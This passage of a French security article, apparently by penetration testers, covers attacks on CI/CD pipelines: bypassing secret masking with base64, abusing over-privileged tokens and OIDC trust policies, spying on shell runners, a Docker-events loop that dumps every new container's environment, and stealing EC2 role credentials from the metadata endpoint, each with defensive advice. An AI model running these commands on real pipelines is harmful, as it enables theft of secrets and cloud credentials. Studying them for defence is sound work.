En effet, de notre expérience, l'encapsulation d'un reverse shell au sein de requêtes HTTP (ex. : chisel) afin de passer au travers d'un proxy d'entreprise ou bien au sein de requêtes DNS (ex. : iodine, dnscat, etc.) sont suffisants pour obtenir un accès distant stable.

L'objectif de cet article n'étant pas de revoir le fonctionnement des techniques d'encapsulation, ces dernières ne seront pas détaillées ici.

Quand bien même, les tactiques d'exfiltration classiques via HTTP ou DNS échoueraient, l'environnement d'exécution dispose toujours d'un accès réseau vers le gestionnaire de code (afin de récupérer le code des projets) qui peut être exploité afin d'établir un pseudo-shell.

La figure 14 décrit une preuve de concept permettant d'établir un pseudo-shell via le protocole Git et le gestionnaire de code.




Fig. 14. Schéma d'une preuve de concept permettant d'établir un pseudo-shell à travers le protocole Git

Comme l'illustre la figure 14, les caractéristiques de l'environnement d'exécution font qu'il n'est pas réellement possible de bloquer la mise en place d'un accès stable par un attaquant. Les principales recommandations sont de mettre en place des outils de détection réseau et de monitorer les journaux des pipelines de CI/CD afin d'identifier des tâches inhabituelles.

Pour conclure, bien que la mise en place d'un accès stable ne soit pas strictement nécessaire pour exploiter les potentielles failles impactant l'environnement d'exécution, consacrer un peu de temps à cette étape permet d'assurer les meilleures conditions pour l'étape suivante de l'exploitation : la latéralisation.

4 Latéralisation

La phase de latéralisation vise à analyser l'environnement d'exécution à la recherche de vulnérabilités pouvant mener à des déplacements latéraux ou élévation de privilèges au sein de la chaîne de CI/CD.

Les opportunités d'exploitation pour un attaquant disposant d'un accès à l'environnement d'exécution peuvent se regrouper en trois catégories :
- l'exploitation des privilèges accordés à l'environnement ;
- l'exploitation de défaut de segmentation entre les projets s'exécutant sur l'environnement ;
- l'exploitation des accès réseau.

4.1 Privilèges de l'environnement

L'accès à l'environnement d'exécution permet de compromettre le pipeline en cours. Pour permettre à l'environnement d'exécution de réaliser toutes les tâches configurées, il est nécessaire d'accorder à l'environnement d'exécution des privilèges sur les autres composants de la chaîne de CI/CD.

L'identification de ces privilèges et de la façon dont ils sont attribués à l'environnement permettent à l'attaquant de les exploiter et de se répandre au sein de l'environnement de CI/CD.

Variables de CI/CD La première méthode, la plus courante, consiste à attribuer des privilèges à l'environnement d'exécution à l'aide de variables de CI/CD (appelées également secrets selon l'orchestrateur) qui seront injectées au moment de l'exécution.

Selon l'orchestrateur, plusieurs méthodes sont employées pour fournir les variables (ou secrets) à l'environnement d'exécution :
- **L'interpolation de variables** (figures 15 et 16)
  Jenkins, GitHub ou encore AzureDevOps utilisent l'interpolation pour injecter les variables au sein des scripts associés aux tâches qui composent le pipeline avant leur exécution. Pour cela, à la manière d'un langage de templating, des éléments de syntaxe spécifiques sont utilisés dans la définition du pipeline et remplacés automatiquement par l'orchestrateur avant l'exécution.
- **L'injection des variables au sein des variables d'environnement** (figures 17 et 18)
  GitLab, Jenkins, Bamboo ou encore Azure DevOps injectent les variables directement au sein des variables d'environnement. Ces dernières sont définies au sein de l'orchestrateur, injectées avant

Fig. 15. Définition du pipeline




Fig. 16. Script exécuté après interpolation




Fig. 17. Définition de la variable




Fig. 18. Utilisation de la variable

l'exécution des pipelines et peuvent être utilisées via leur nom comme des variables d'environnement Shell classiques au sein des scripts.

Comme vu précédemment, l'interpolation et l'injection au sein des variables d'environnement peuvent entraîner des vulnérabilités permettant d'exécuter du code arbitraire (cf. **2.2 Droits d'exécution sur le pipeline**).

La première étape de l'exploitation d'un accès sur l'environnement d'exécution consiste à lister les variables d'environnement et les scripts exécutés.

Pour tenter d'éviter la divulgation de secrets, les orchestrateurs mettent en place des options de configuration qui permettent de masquer les valeurs de ces variables au sein des logs d'exécution du pipeline. Ces protections, qui appliquent généralement des expression régulières (regex) sur la sortie des scripts, sont efficaces pour éviter les fuites d'information accidentelles, mais ne protègent pas les secrets contre un attaquant qui peut exécuter du code (exfiltration réseau, encodage (illustré figures 19 et 20), chiffrement, etc.).

Ces variables peuvent également faire l'objet de défaut de configurations. D'expérience, les principaux défauts de configuration sont le

```
24 $ env | grep -i customsecret
25 CustomSecret=[MASKED]
26 $ env | grep -i customsecret | base64
27 Q3VzdG9tU2VjcmV0PVRvcFNlY3JldFZhcmlhYmxlCg==
```

Fig. 19. Variable masquée - GitLab

```
1 ▾ Run echo ***
2   echo ***
3   echo *** | base64
4   shell: /usr/bin/bash -e {0}
5 ***
6 Q3VzdG9tU2VjcmV0VmFsdWUK
```

Fig. 20. Secret - GitHub

non-respect du principe de moindres privilèges et les erreurs de portées au moment de la définition des variables.

Cas pratique - PAT GitLab trop exposé

Un exemple courant est l'utilisation d'un jeton d'authentification très privilégié (ex. : Administrateur GitLab) à la racine du GitLab (ou de l'organisation) et hérité au sein de tous les projets.




Fig. 21. Schéma d'exploitation d'une variable de CI/CD mal configurée

Dès lors, tout utilisateur pouvant modifier un projet peut : modifier un pipeline, obtenir de l'exécution de code sur l'environnement d'exécution, récupérer la variable d'environnement injectée par GitLab et s'en servir pour obtenir les droits d'administration sur l'ensemble des projets.

Les orchestrateurs utilisent également les variables d'environnement afin de fournir à la tâche de CI/CD les informations et privilèges dont elle a besoin pour l'exécution. Parmi ces données, on peut trouver l'URL du

répertoire de code associé au pipeline ainsi qu'un jeton d'authentification permettant de s'authentifier et de cloner le répertoire.

Orchestrateur	Variables d'environnement
GitLab	CI_REPOSITORY_URL CI_JOB_TOKEN
GitHub	GITHUB_SERVER_URL GITHUB_REPOSITORY secrets.GITHUB_TOKEN (non incluse par défaut)
Azure DevOps	BUILD_REPOSITORY_URI System.AccessToken (non incluse par défaut)

Tableau 1. Exemple de variables permettant de cloner le répertoire de code

Ces variables « prédéfinies » peuvent également présenter des défauts de configuration intéressants à exploiter du point de vue d'un attaquant.

Cas pratique - Jeton Azure Devops vulnérable

Par exemple, jusqu'à début 2020, au sein des organisations Azure DevOps, l'identité associée au jeton `System.AccessToken` disposait de privilèges sur l'API Azure DevOps permettant de lire l'ensemble des projets de l'organisation.

Un utilisateur suffisamment privilégié pour pouvoir exécuter un pipeline de CI/CD pouvait donc compromettre le jeton `System.AccessToken` et l'exploiter pour cloner l'ensemble des projets de l'organisation.

En 2020, Microsoft a réagi en ajoutant les options suivantes au niveau de l'organisation :

— **Limit job authorization scope to current project for non-release pipelines** ;
— **Limit job authorization scope to current project for release pipelines** ;
— **Protect access to repositories in YAML pipelines** ;

Ces options permettent de réduire le scope du jeton d'authentification disponible au sein du pipeline au projet dont il est issu et aux projets sur lesquels des privilèges ont été explicitement accordés. Ces options sont activées par défaut sur les organisations Azure DevOps créées après mars 2020. Les organisations qui auraient été créées avant cette date et pour

lesquelles les options n'ont pas été manuellement configurées **sont donc toujours vulnérables**.

L'exploitation de ce défaut de configuration est décrite en détail au sein de l'article [17] de Jev Suchoi.

La gestion des secrets au sein de la chaîne CI/CD constitue un enjeu majeur pour la sécurité de l'environnement. Les secrets doivent être créés conformément au principe du moindre privilège, stockés de façon sécurisée, protégés par des contrôles d'accès aussi granulaires que possible et faire l'objet d'une rotation régulière. Dans cette perspective, le recours à un gestionnaire de secrets externe à l'orchestrateur [12] peut contribuer à renforcer la granularité des contrôles d'accès et à faciliter la rotation des secrets, sous réserve d'une intégration sécurisée.

Authentification via Open ID Connect Une méthode plus sophistiquée pour attribuer des privilèges à l'environnement d'exécution consiste à utiliser l'orchestrateur comme fournisseur d'identité Open ID Connect (OIDC). Dans ce cas, l'orchestrateur fournit un jeton d'authentification à l'environnement d'exécution qui décrit précisément le contexte d'exécution (nom de l'agent qui exécute la tâche, nom du projet, nom de la branche, nom de l'utilisateur qui provoque l'exécution, etc.). Ce dernier s'en sert ensuite pour s'authentifier sur d'autres maillons de la chaîne de CI/CD. Les contrôles d'accès sont alors déportés et gérés par la ressource supportant l'OIDC.

Le mécanisme OIDC est particulièrement approprié pour des pipelines déployant des ressources Cloud ou Kubernetes. Par exemple, les Cloud providers comme AWS permettent d'accorder des privilèges IAM en fonction d'attributs définis au sein d'un jeton d'authentification signé par un fournisseur d'identité OIDC tiers.

Dans ce genre d'architecture, la restriction des privilèges côté client OIDC doit être stricte. Les configurations trop génériques doivent être évitées à tout prix afin d'assurer que seuls des pipelines légitimes peuvent obtenir un jeton qui sera considéré comme privilégiés sur d'autres composants de la chaîne CI/CD.

Cas pratique - AWS et OIDC

De nombreux articles décrivent l'exploitation de ce type de défauts de configuration. On citera par exemple la conférence [18] de Christophe Tafani-Dereeper.

Les figures 22 et 23 décrivent une configuration vulnérable permettant à tous les projets d'une instance GitLab d'assumer un rôle.

L'utilisation du mécanisme OIDC pour authentifier les pipelines et leur attribuer des privilèges de manière fine constitue une bonne pratique de sécurité, sous réserve d'une configuration initiale robuste et d'une définition précise des contrôles d'accès.

Configuration de l'environnement Enfin, dans des cas plus spécifiques, les privilèges sont accordés à l'environnement d'exécution via la configuration de ce dernier directement (sans utiliser l'orchestrateur).

Cela peut par exemple passer par la configuration d'un rôle sur une instance Cloud, la présence de fichiers contenant des secrets ou toute autre configuration impactant directement la machine en charge d'héberger l'environnement d'exécution.

Dans ce cas de figure, l'exploration des privilèges est similaire à toute post-exploitation suite à l'obtention d'une exécution de code sur une machine. Des outils tes que `LinPEAS` [15] permettent alors d'explorer les privilèges accordés à l'environnement.

Pour ce type de configuration, l'accès aux environnements d'exécution doit être restreint et dédié aux pipelines légitimes. La restriction doit être mise en place lors de la configuration de l'environnement d'exécution au sein de l'orchestrateur, comme recommandé au sein du dernier paragraphe de la section « **2 Accès initial** ».

4.2 Segmentation des projets au sein de l'environnement d'exécution

L'accès à l'environnement d'exécution permet à un attaquant de compromettre le pipeline en cours d'exécution et donc les privilèges qui lui sont accordés. Mais l'environnement d'exécution est généralement partagé entre différents projets (projets déployant l'infrastructure, projets déployant les applications, projets personnels, etc.).

L'un des scénarios d'attaque (et objectif lors des tests d'intrusion en environnement CI/CD) est alors de rebondir sur d'autres projets (potentiellement plus critiques) depuis un projet compromis.

Pour rappel, on distingue deux rôles au sein de l'environnement d'exécution :

— **L'agent** : chargé de la communication avec l'orchestrateur et de la gestion des exécutions sur l'instance de calcul ;

JSON CLAIMS TABLE COPY

```
{
  "namespace_id": "28",
  "namespace_path": "amo",
  "project_id": "23",
  "project_path": "amo/my-personal-project",
  "user_id": "4",
  "user_login": "amo",
  "user_email": "am.pentest@xmco.fr",
  "user_access_level": "owner",
  "pipeline_id": "762",
  "pipeline_source": "push",
  "job_id": "798",
  "ref": "main",
  "ref_type": "branch",
  "ref_path": "refs/heads/main",
  "ref_protected": "true",
  "runner_id": 1,
  "runner_environment": "self-hosted",
  "sha": "9bc1c990ac229a18427c909278ded63f92b7b3a1",
  "project_visibility": "private",
  "ci_conf                                                          -c
i.yml@refs/
  "ci_config_sha": "9bc1c990ac229a18427c909278ded63f92b7b3a1",
  "jti": "7d2ff969-89e3-456b-80f9-d01ca6f43235",
  "iat": 1764876411,
  "nbf": 1764876406,
  "exp": 1764880011,
  "iss": "https://gitlab.local",
  "sub": "project_path:amo/my-personal-project:ref_type:branch:ref:mai
n",
  "aud": "sts.amazonaws.com"
}
```

Le champ « sub » du JWT est souvent utilisé pour décider d'attribuer des privilèges à l'identitée associée

Fig. 22. Contenu du jeton OIDC fourni par GitLab

Politique d'approbation AWS vulnérable

```
1  {
2      "Version": "2012-10-17",
3      "Statement": [
4          {
5              "Effect": "Allow",
6              "Principal": {
7                  "Federated": "arn:aws:iam::010203040506:oidc-provider/gitlab.local"
8              },
9              "Action": "sts:AssumeRoleWithWebIdentity",
10             "Condition": {
11                 "StringEquals": {
12                     "gitlab.local:aud": "sts.amazonaws.com"
13                 }
14             }
15         }
16     ]
17 }
```

Politique d'approbation AWS sécurisée

```
1  {
2      "Version": "2012-10-17",
3      "Statement": [
4          {
5              "Effect": "Allow",
6              "Principal": {
7                  "Federated": "arn:aws:iam::010203040506:oidc-provider/gitlab.local"
8              },
9              "Action": "sts:AssumeRoleWithWebIdentity",
10             "Condition": {
11                 "StringEquals": {
12                     "gitlab.local:aud": "sts.amazonaws.com",
13                     "gitlab.local:sub": "project_path:moi/mon-projet:ref_type:branch:ref:main"
14                 }
15             }
16         }
17     ]
18 }
```

La condition appliquée au claim « sub » garantit que le rôle ne peut être assumé que depuis la branche « main » du projet.

Fig. 23. Assume Role Policy AWS vulnérable

— **L’exécuteur** : environnement final qui exécute les tâches.

La segmentation entre les projets au sein de l’environnement d’exécution dépend grandement de la façon dont l’agent récupère les tâches de CI/CD des pipelines auprès de l’orchestrateur et de la façon dont il les exécute.

Comme évoqué précédemment, l’environnement d’exécution peut être mis à disposition par l’éditeur de l’orchestrateur (service SaaS) ou hébergé on-premise. Pour ce second cas, chaque éditeur (GitLab, Jenkins, Azure DevOps, etc.) met à disposition un programme permettant d’installer et configurer l’agent localement. La configuration est alors portée par l’entreprise, ce qui induit un risque de défaut de configuration plus important.

Lors d’un déploiement autohébergé, plusieurs mode ou méthode d’exécution peuvent être choisis. Ces derniers peuvent être classés au sein de deux « familles » :

— L’exécution « directe » : l’agent lance les tâches de CI/CD au sein de nouveaux processus sur la même instance de calcul. L’agent joue aussi le rôle d’exécuteur ;

— L’exécution « conteneurisée » : l’agent lance les tâches de CI/CD dans des conteneurs distincts qui jouent le rôle d’exécuteur (machines virtuelles, conteneurs Docker, pods Kubernetes, etc.).




Fig. 24. Schéma des différents exécuteurs GitLab

Chaque famille est impactée par des défauts de configuration différents.

La première étape de la phase de latéralisation va donc consister à identifier si l'environnement d'exécution ciblé est conteneurisé ou non.

Des outils comme `LinPEAS` [15] ou `amicontained` [1] qui recherchent automatiquement des artefacts propres aux environnements conteneurisés sur le système depuis lequel ils sont exécutés peuvent permettre d'identifier le type d'exécuteur. Une fois ce dernier identifié, la méthodologie change pour s'adapter aux défauts de configuration spécifique à chaque type d'environnement.

Exécution directe Les environnements d'exécution directs sont configurés de manière à exécuter les différentes tâches d'un pipeline directement sur un serveur.

Pour ces environnements, l'opportunité principale pour un attaquant réside dans le fait qu'avec une exécution de code dans un pipeline, l'attaquant dispose d'un accès complet au serveur sur lequel s'exécute le pipeline, il devient possible d'accéder aux informations de tous les autres pipelines s'exécutant sur ce même serveur.

Cas pratique - Shell runner GitLab

Par exemple, dans le cadre d'un runner Shell GitLab, un serveur est configuré pour exécuter localement les différentes tâches des pipelines. Les différentes tâches étant exécutées directement sur le système par un même utilisateur, aucune isolation entre les pipelines n'existe.

Chaque pipeline prend uniquement la forme d'un processus distinct sur le système. Ainsi, depuis un premier pipeline, il est possible d'observer le comportement des autres pipelines en cours d'exécution, mais aussi d'accéder à leurs fichiers.

Ce comportement est illustré par les figures 25 et 26. Ici, l'utilisateur `gitlab-runner` crée un dossier `builds` au sein duquel il clone les projets GitLab associés aux pipelines qu'il traite avant d'exécuter les différentes tâches des pipelines sous la forme de sous-processus.

Certains agents mettent en place des mesures de durcissement pour augmenter la segmentation entre les pipelines et les jobs comme des **limitations sur le nombre de pipelines exécutés en parallèle** ou le **nettoyage des fichiers issus des jobs** une fois leur exécution terminée. Ces mesures n'apportent pas de réelle sécurité, il suffit à un attaquant de

```
admin@ip-10-1-1-152:/home/gitlab-runner$ tree -a builds -L 5
builds
└── xWpNeAWp-
    └── 0
        ├── adrien
        │   ├── notes
        │   │   ├── .git
        │   │   ├── .gitlab-ci.yml
        │   │   └── README.md
        │   └── notes.tmp
        │       └── git-template
        ├── john
        │   ├── test
        │   │   ├── .git
        │   │   ├── .gitlab-ci.yml
        │   │   ├── README.md
        │   │   └── index.html
        │   └── test.tmp
        │       └── git-template
        └── root
            ├── custom-python-server
            │   ├── .git
```


Fig. 25. Arborescence du dossier « builds » sur un Shell runner GitLab

```
admin@ip-10-1-1-152:~$ ps -eo user:15,pid,ppid,cmd --forest |  awk 'NR==1 || /gitlab/'  | grep -v awk | awk '{print $0 "\n"}'
USER              PID    PPID CMD

root             9637       1 /usr/bin/gitlab-runner run --config /etc/gitlab-runner/config.toml --working-directory /home/gitlab-runner --service gitlab-runner --user gitlab-runner

root            42063    9637  \_ su -s /bin/bash gitlab-runner -c bash -l

gitlab-runner   42064   42063  |   \_ bash -l

gitlab-runner   42071   42064  |       \_ echo 'Pipeline from root/custom-python-server' && sleep 3600

root            42132    9637  \_ su -s /bin/bash gitlab-runner -c bash -l

gitlab-runner   42133   42132  |   \_ bash -l

gitlab-runner   42140   42133  |       \_ echo 'Pipeline from john/test' && sleep 3600

root            42201    9637  \_ su -s /bin/bash gitlab-runner -c bash -l

gitlab-runner   42202   42201      \_ bash -l

gitlab-runner   42209   42202          \_ echo 'Pipeline from adrien/notes' && sleep 3600
```


Fig. 26. Arborescence des processus exécutés sur un agent GitLab de type « Shell Runner »

mettre en place de la persistance sur la machine ou d'analyser le disque pour retrouver les informations issues d'autres projets.

Pour de tels environnements, la seule solution pour assurer l'isolation entre les pipelines consiste donc à utiliser un serveur par pipeline. Cela peut être accompli par deux moyens différents : la configuration d'un runner protégé accessible uniquement par un pipeline précis ou l'utilisation d'environnements d'exécution « autoscaling » configurés pour lancer automatiquement un nouveau serveur pour chaque nouveau pipeline à exécuter.

Toutefois, la mise en place d'une telle configuration peut être coûteuse et n'est que rarement la solution retenue par les entreprises qui préfèrent

utiliser des environnements conteneurisés afin de segmenter l'exécution des pipelines.

Environnements conteneurisés Les environnements d'exécution conteneurisés sont configurés pour exécuter les tâches des pipelines au sein de conteneurs plutôt que directement sur des serveurs. Ces environnements sont plus courants au sein des entreprises car ils permettent de mutualiser l'exécution sur le même environnement tout en garantissant l'isolation de chaque projet. Pour autant, l'utilisation d'environnements conteneurisés n'est pas toujours synonyme de sécurité absolue, car ces derniers s'accompagnent de leur lot de vulnérabilités, dans la majorité des cas liées à l'utilisation de configuration dangereuse.

Par défaut, en dehors de vulnérabilités impactant le moteur de conteneurisation qui ne seront pas évoquées dans cet article, les environnements d'exécution assurent correctement l'isolation entre les différents pipelines. Les problèmes émergent souvent lorsque la configuration de cet environnement est personnalisée par les équipes.

Des configurations dangereuses sont introduites pour répondre à un besoin fonctionnel de la part des utilisateurs de la chaîne CI/CD. L'exemple le plus courant est le besoin d'utiliser des mécanismes de conteneurisation au sein des pipelines, elles même exécutées au sein de conteneurs, on parle alors de « **Docker-in-Docker** ».

Le pipeline de déploiement comprend généralement une étape de « build » qui a pour objectif de créer les images de conteneur (Docker notamment) qui seront déployées. Afin de pouvoir utiliser les commandes Docker au sein des jobs de pipeline, les DevOps utilisent des **conteneurs privilégiés** ou mettent à disposition le **socket Docker de l'hôte** au sein du conteneur. Dans les deux cas, cela peut être exploité par un attaquant pour s'échapper de l'environnement conteneurisé et rebondir sur l'hôte.

L'objectif de cet article n'est pas de détailler les techniques d'échappement d'un conteneur privilégié, de nombreuses ressources sont déjà disponibles en ligne [5]. L'idée ici est plutôt de montrer comment il est possible de se latéraliser lorsqu'une telle configuration est observée.

Cas pratique - Évasion de conteneur Docker

Pour cela, prenons l'exemple d'environnements d'exécution conteneurisés via Docker. Si un attaquant parvient à s'échapper d'un conteneur afin d'accéder à l'hôte, il pourra alors accéder à l'ensemble des environnements d'exécution par le biais du socket Docker.

Via le socket Docker, il est possible de gérer l'ensemble des conteneurs en cours d'exécution. Cela permet notamment de lister les conteneurs

en cours d'exécution et d'y exécuter des commandes arbitraires, comme l'illustre la figure 27.

```
root@ip-10-1-1-105:~$ docker ps --format "table {{.ID}}\t{{.Names}}\t{{.Image}}\t{{.Status}}"
CONTAINER ID   NAMES                                                       IMAGE          STATUS
cbd7bd4db19e   runner-df3nesi3c-project-12-concurrent-0-1eedaaf3a4491abd-build   8f6a88feef3e   Up About a minute
d055c9501f72   runner-df3nesi3c-project-24-concurrent-0-68aeba18814eea04-build   8f6a88feef3e   Up 2 minutes
1a752158f386   runner-df3nesi3c-project-6-concurre
root@ip-10-1-1-105:~$ docker inspect runner-df3nesi3c-project-24-concurrent-0-68aeba18814eea04-build | jq -r '.[0].Config.
CI_PIPELINE_ID=1135
CI_PIPELINE_URL=http://54.89.197.22/docker_runner/docker_runner_1/private-python-api/-/pipelines/1135
CI_PIPELINE_IID=2
CI_PIPELINE_SOURCE=push
CI_PIPELINE_CREATED_AT=2025-12-05T10:45:54Z
CI_PIPELINE_NAME=
CLIENT_ID=XXXXXXXXXXXXXXXXX
CLIENT_SECRET=XXXXXXXXXXXXXXXXX
root@ip-10-1-1-105:~$ docker exec runner-df3nesi3c-project-24-concurrent-0-68aeba18814eea04-build tree -a -L 4 /builds
/builds
`-- docker_runner
    `-- docker_runner_1
        |-- private-python-api
        |   |-- .git
        |   |-- .gitignore
        |   |-- .gitlab-ci.yml
        |   |-- README.md
        |   |-- api
        |   |-- data
        |   |-- datastore
        |   |-- main.py
        |   |-- requirements.txt
        |   |-- static
        |   `-- test
```

Conteneurs Docker exécutant les tâches de CI/CD des projets

Environnement Bash d'une tâche de CI/CD

Projet Git associé à une tâche de CI/CD

Fig. 27. Compromission de l'environnement d'un conteneur et exécution de commande depuis l'hôte

Mais les pipelines ont parfois des durées d'exécution courtes et s'exécutent de manière imprévisible, ce qui complexifie leur compromission. Pour remédier à cela, il est possible d'utiliser les événements Docker afin d'identifier tout nouveau lancement d'un conteneur et d'y exécuter automatiquement des commandes.

Le script 11 permet par exemple de récupérer les variables d'environnement de tous les conteneurs se lançant, ce qui permet donc d'accéder aux variables de CI/CD de l'ensemble des pipelines s'exécutant.

Listing 11: Script permettant d'afficher les variables d'environnement des conteneurs au moment de leur lancement

```
1 docker events --filter event=start | while IFS= read -r event; do
2   container_id=$(echo "$event" | grep -oE '(^| )[a-f0-9]{64}(
  ↪  |$)')
3   echo "ID du conteneur: $container_id"
4   docker exec "$container_id" env
5 done
```

Le « Docker-in-Docker » ne constitue pas le seul scénario d'exploitation dans un environnement d'exécution conteneurisé. Dès lors que des mécanismes de conteneurisation sont mis en œuvre, il est indispensable d'appliquer les correctifs de sécurité les plus récents sur l'hôte et de respecter les recommandations de sécurité spécifiques aux solutions de conteneurisation, telles que Docker [16] ou Kubernetes [14]. Dans ce type d'environnement, des erreurs de configuration Cloud (cf. **4.3 Hébergement dans le cloud**) peuvent également permettre de contourner l'isolation apportée par la conteneurisation et de compromettre les jobs d'autres projets.

4.3 Accès réseau

L'accès réseau depuis l'environnement d'exécution représente un autre moyen de se latéraliser. Quel que soit le type d'environnement utilisé, la position de ce dernier sur le réseau de l'entreprise offre des opportunités intéressantes pour un attaquant. Deux cas seront évoqués au sein de cette partie : les environnements d'exécution on-premise et les environnements d'exécution dans le Cloud.

Hébergement sur le réseau interne Les environnements d'exécution hébergés au sein du réseau interne d'une entreprise offrent une opportunité pour les attaquants de rebondir sur d'autres composants internes.

Parfois, l'accès au réseau interne représente une finalité dans un scénario d'exploitation de la chaîne de CI/CD. Cette dernière peut être utilisée comme un moyen d'obtenir un accès initial au réseau interne en vue de cibler des objectifs externes à l'environnement de développement. Elle peut notamment représenter un moyen intéressant d'obtenir un accès initial au réseau interne d'une entreprise depuis Internet en passant par une injection de pipeline au sein de gestionnaires de code public tels que GitHub, comme évoqué précédemment (voir **2.2 Droits d'exécution sur le pipeline**).

Mais lorsque l'objectif d'un scénario est la compromission totale de la chaîne CI/CD, l'accès au réseau interne peut être utilisé afin de cibler des services critiques sur le réseau interne pouvant permettre de réaliser une élévation de privilèges au sein de l'environnement de CI/CD. Par exemple, exploiter des défauts de configuration au sein de l'Active Directory, souvent utilisé pour l'authentification sur les différents composants de la chaîne CI/CD, peut représenter un moyen de se latéraliser au sein de la chaîne de CI/CD.

Enfin, certains composants de la chaîne CI/CD peuvent être accessibles uniquement depuis l'environnement d'exécution (ex. : whitelisting IP). Dans ces cas-là, l'attaquant doit nécessairement pivoter sur l'environnement d'exécution pour exploiter des scénarios ciblant ces composants.

La mise en place d'une segmentation réseau stricte des environnements d'exécution vers le réseau interne est la meilleure solution pour se protéger contre les scénarios d'exploitation potentiels évoqués ici.

Hébergement dans le cloud L'hébergement de l'environnement d'exécution au sein du Cloud ouvre des opportunités supplémentaires à celle de l'hébergement on-premise.

Tout d'abord, l'hébergement Cloud ne veut pas forcément dire accès restreint au réseau interne, il arrive que les environnements d'exécution hébergés dans le cloud disposent des mêmes accès au réseau interne d'une entreprise que les systèmes on-premise. Dans ce cas-là, les mêmes scénarios d'exploitation visant des composants du réseau interne sont à prendre en compte et à tester.

Les environnements Cloud présentent également des scénarios qui leur sont propres et permettent de se répandre au sein de la chaîne de CI/CD.

Par exemple, la majorité les ressources hébergées via un Cloud provider disposent d'un accès à un point de terminaison local permettant de récupérer les informations nécessaires au fonctionnement de l'instance. Cela comprend notamment : sa configuration, ses adresses réseau, ses rôles ou identités associées, ou encore les données de démarrage utiles à son initialisation et à sa gestion automatisée.

Parmi ces informations, l'identité de l'instance ainsi que ses données de démarrage représentent les deux moyens les plus courants d'élévation de privilège. Si les privilèges accordés à une instance sont trop importants, ces dernières peuvent être récupérées et utilisées à des fins de latéralisation, au même titre que si des secrets privilégiés sont stockés au sein de ses données de démarrage. Ces scénarios sont classiques, mais courants au sein des environnements d'exécution hébergés dans le Cloud.

Cas pratique - Élévation de privilège EKS

Un exemple intéressant d'exploitation de l'environnement Cloud dans le contexte d'un accès initial à l'environnement d'exécution conteneurisé est l'exploitation des métadonnées Cloud afin de contourner la segmentation entre projets.

Considérons un cluster EKS déployé dans AWS au sein duquel un exécuteur Kubernetes GitLab est utilisé pour mettre à disposition des environnements d'exécution sous forme de pods déployés à la demande.

En cas de mauvaise configuration des EC2 servant de nœud au cluster EKS, les métadonnées AWS de l'hôte peuvent être accédées depuis les pods exécutant les tâches de CI/CD. En effet, sans l'utilisation d'IMDSv2 avec une « limite de sauts de réponse HTTP PUT » correctement configurée (valeur de 1), il devient possible de récupérer un jeton d'authentification associé au rôle de l'EC2 depuis les pods comme décrit dans la figure 28.

```
root@runner-wisjtioar-project-16-concurrent-0-t1o0pn6w:/$ curl --silent http://169.254.169.254/latest/meta-data/iam/security-credentials/eks_nodes-node-group-20251204094554477800000004 | jq
{
  "Code": "Success",
  "LastUpdated": "2025-12-04T15:30:59Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIA5FTZBKS5XBMVS7CU",
